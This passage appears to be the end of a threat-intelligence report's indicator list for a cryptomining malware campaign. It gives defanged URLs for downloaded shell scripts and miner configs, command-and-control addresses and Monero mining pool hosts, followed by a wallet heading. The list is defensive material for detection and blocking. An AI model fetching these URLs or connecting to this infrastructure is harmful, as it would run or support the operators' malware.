hxxp://ec2-54-191-168-81[.]us-west-2.compute.amazonaws.com/css/config.json  
hxxp://ec2-13-250-11-113[.]ap-southeast-1.compute.amazonaws.com/css/linuxsys  
hxxp://ec2-13-250-11-113[.]ap-southeast-1.compute.amazonaws.com/css/config.json  
hxxp://95[.]85[.]93[.]196:80/h4  
hxxp://112[.]133[.]194[.]254/cron.sh  
hxxp://112[.]133[.]194[.]254/check.sh  
hxxp://112[.]133[.]194[.]254/config.sh

### IP Address/Hostname

181[.]214[.]58[.]14:18201  
47[.]253[.]46[.]11  
secure[.]systemupdatecdn[.]de  
188[.]214[.]27[.]50  
bots[.]gxz[.]me  
209[.]146[.]124[.]181  
sdfasdfs[.]9527527[.]xyz:3333  
gsdasdfads[.]9527527[.]xyz:3333  
pool[.]supportxmr[.]com:80  
95[.]85[.]93[.]196:4443  
pool[.]supportxmr[.]com:3333  
59[.]59[.]59[.]59

## Wallet

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